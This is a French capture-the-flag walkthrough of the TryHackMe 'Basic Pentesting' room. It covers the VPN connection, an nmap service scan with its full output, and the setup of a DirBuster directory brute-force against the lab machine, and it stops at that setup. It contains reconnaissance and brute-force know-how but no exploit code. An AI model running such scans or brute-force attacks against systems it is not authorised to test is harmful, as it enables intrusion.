Basic Pentesting sur TryHackMe


Procédure

La procédure concerne la salle Basic Pentesting sur Tryhackme


-Se connecter sur la « room » pour ensuite déployer la machine, une adresse apparaitra alors.

-Si l'adresse est différente au fil de la procédure, la machine a été éteinte, il fallait alors la redéployer et utiliser l'adresse de la machine déployée.


Pour passer en mode superutilisateur (sorti plus tard pour faire le projet dans un dossier basic pentesting)



```
┌──(kali㉿kali)-[~]
└─$ setxkbmap fr

┌──(kali㉿kali)-[~]
└─$ sudo -s

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
```




```
┌──(root💀kali)-[/home/kali]
└─# apt install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.5.1-3).
openvpn set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 377 not upgraded.
```




```
┌──(root💀kali)-[/home/kali]
└─# openvpn Downloads/WindWalker.ovpn
2022-05-16 06:14:24 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but miss
ing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will
ignore --cipher for cipher negotiations. Add 'AES-256-CBC' to --data-ciphers
or change --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to
silence this warning.
2022-05-16 06:14:24 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [
LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2021
2022-05-16 06:14:24 library versions: OpenSSL 1.1.1l  24 Aug 2021, LZO 2.10
2022-05-16 06:14:24 Outgoing Control Channel Authentication: Using 512 bit me
ssage hash 'SHA512' for HMAC authentication
2022-05-16 06:14:24 Incoming Control Channel Authentication: Using 512 bit me
ssage hash 'SHA512' for HMAC authentication
2022-05-16 06:14:24 TCP/UDP: Preserving recently used remote address: [AF_INE
T]18.202.168.160:1194
2022-05-16 06:14:24 Socket Buffers: R=[212992→212992] S=[212992→212992]
2022-05-16 06:14:24 UDP link local: (not bound)
2022-05-16 06:14:24 UDP link remote: [AF_INET]18.202.168.160:1194
2022-05-16 06:14:24 TLS: Initial packet from [AF_INET]18.202.168.160:1194, si
d=9310851b f4b21f91
2022-05-16 06:14:24 VERIFY OK: depth=1, CN=ChangeMe
2022-05-16 06:14:24 VERIFY KU OK
2022-05-16 06:14:24 Validating certificate extended key usage
2022-05-16 06:14:24 ++ Certificate has EKU (str) TLS Web Server Authenticatio
n, expects TLS Web Server Authentication
2022-05-16 06:14:24 VERIFY EKU OK
2022-05-16 06:14:24 VERIFY OK: depth=0, CN=server
2022-05-16 06:14:24 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_
SHA384, 2048 bit RSA
2022-05-16 06:14:24 [server] Peer Connection Initiated with [AF_INET]18.202.1
68.160:1194
2022-05-16 06:14:25 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-05-16 06:14:25 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0
.0 255.255.0.0,route-metric 1000,route-gateway 10.18.0.1,topology subnet,ping
 5,ping-restart 120,ifconfig 10.18.58.218 255.255.128.0,peer-id 84'
2022-05-16 06:14:25 OPTIONS IMPORT: timers and/or timeouts modified
2022-05-16 06:14:25 OPTIONS IMPORT: --ifconfig/up options modified
2022-05-16 06:14:25 OPTIONS IMPORT: route options modified
2022-05-16 06:14:25 OPTIONS IMPORT: route-related options modified
2022-05-16 06:14:25 OPTIONS IMPORT: peer-id set
2022-05-16 06:14:25 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-05-16 06:14:25 Using peer cipher 'AES-256-CBC'
2022-05-16 06:14:25 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
```


on scanne la machine à l'aide de l'outil nmap



```
┌──(root💀kali)-[~]
└─# nmap -v -A 10.10.189.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 08:00 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating Ping Scan at 08:00
Scanning 10.10.189.149 [4 ports]
Completed Ping Scan at 08:00, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:00
Completed Parallel DNS resolution of 1 host. at 08:00, 0.01s elapsed
Initiating SYN Stealth Scan at 08:00
Scanning 10.10.189.149 [1000 ports]
Discovered open port 80/tcp on 10.10.189.149
Discovered open port 22/tcp on 10.10.189.149
Discovered open port 445/tcp on 10.10.189.149
Discovered open port 139/tcp on 10.10.189.149
Discovered open port 8080/tcp on 10.10.189.149
Discovered open port 8009/tcp on 10.10.189.149
Completed SYN Stealth Scan at 08:00, 0.52s elapsed (1000 total ports)
Initiating Service scan at 08:00
Scanning 6 services on 10.10.189.149
Completed Service scan at 08:00, 11.10s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 10.10.189.149
Retrying OS detection (try #2) against 10.10.189.149
Retrying OS detection (try #3) against 10.10.189.149
Retrying OS detection (try #4) against 10.10.189.149
Retrying OS detection (try #5) against 10.10.189.149
Initiating Traceroute at 08:00
Completed Traceroute at 08:00, 0.04s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 08:00
Completed Parallel DNS resolution of 2 hosts. at 08:00, 0.01s elapsed
```




```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```



```
Host script results:
|_clock-skew: mean: 1h26m37s, deviation: 2h18m34s, median: 6m36s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-05-16T12:07:10
|_  start_date: N/A
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   BASIC2<00>           Flags: <unique><active>
|   BASIC2<03>           Flags: <unique><active>
|   BASIC2<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2022-05-16T08:07:10-04:00

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   24.12 ms 10.18.0.1
2   24.21 ms 10.10.189.149

NSE: Script Post-scanning.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.49 seconds
           Raw packets sent: 1126 (53.578KB) | Rcvd: 1081 (46.746KB)
```


L'adresse IP nous redirige sur cette page :




Undergoing maintenance

Please check back later

Nous allons donc procéder à une attaque de type bruteforce à l'aide de dirbuster



```
┌──(root💀kali)-[~]
└─# dirbuster
May 16, 2022 8:32:27 AM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
```



Target URL (eg http://example.com:80/)

http://10.10.189.149

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/wordlists/rockyou.txt.gz

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

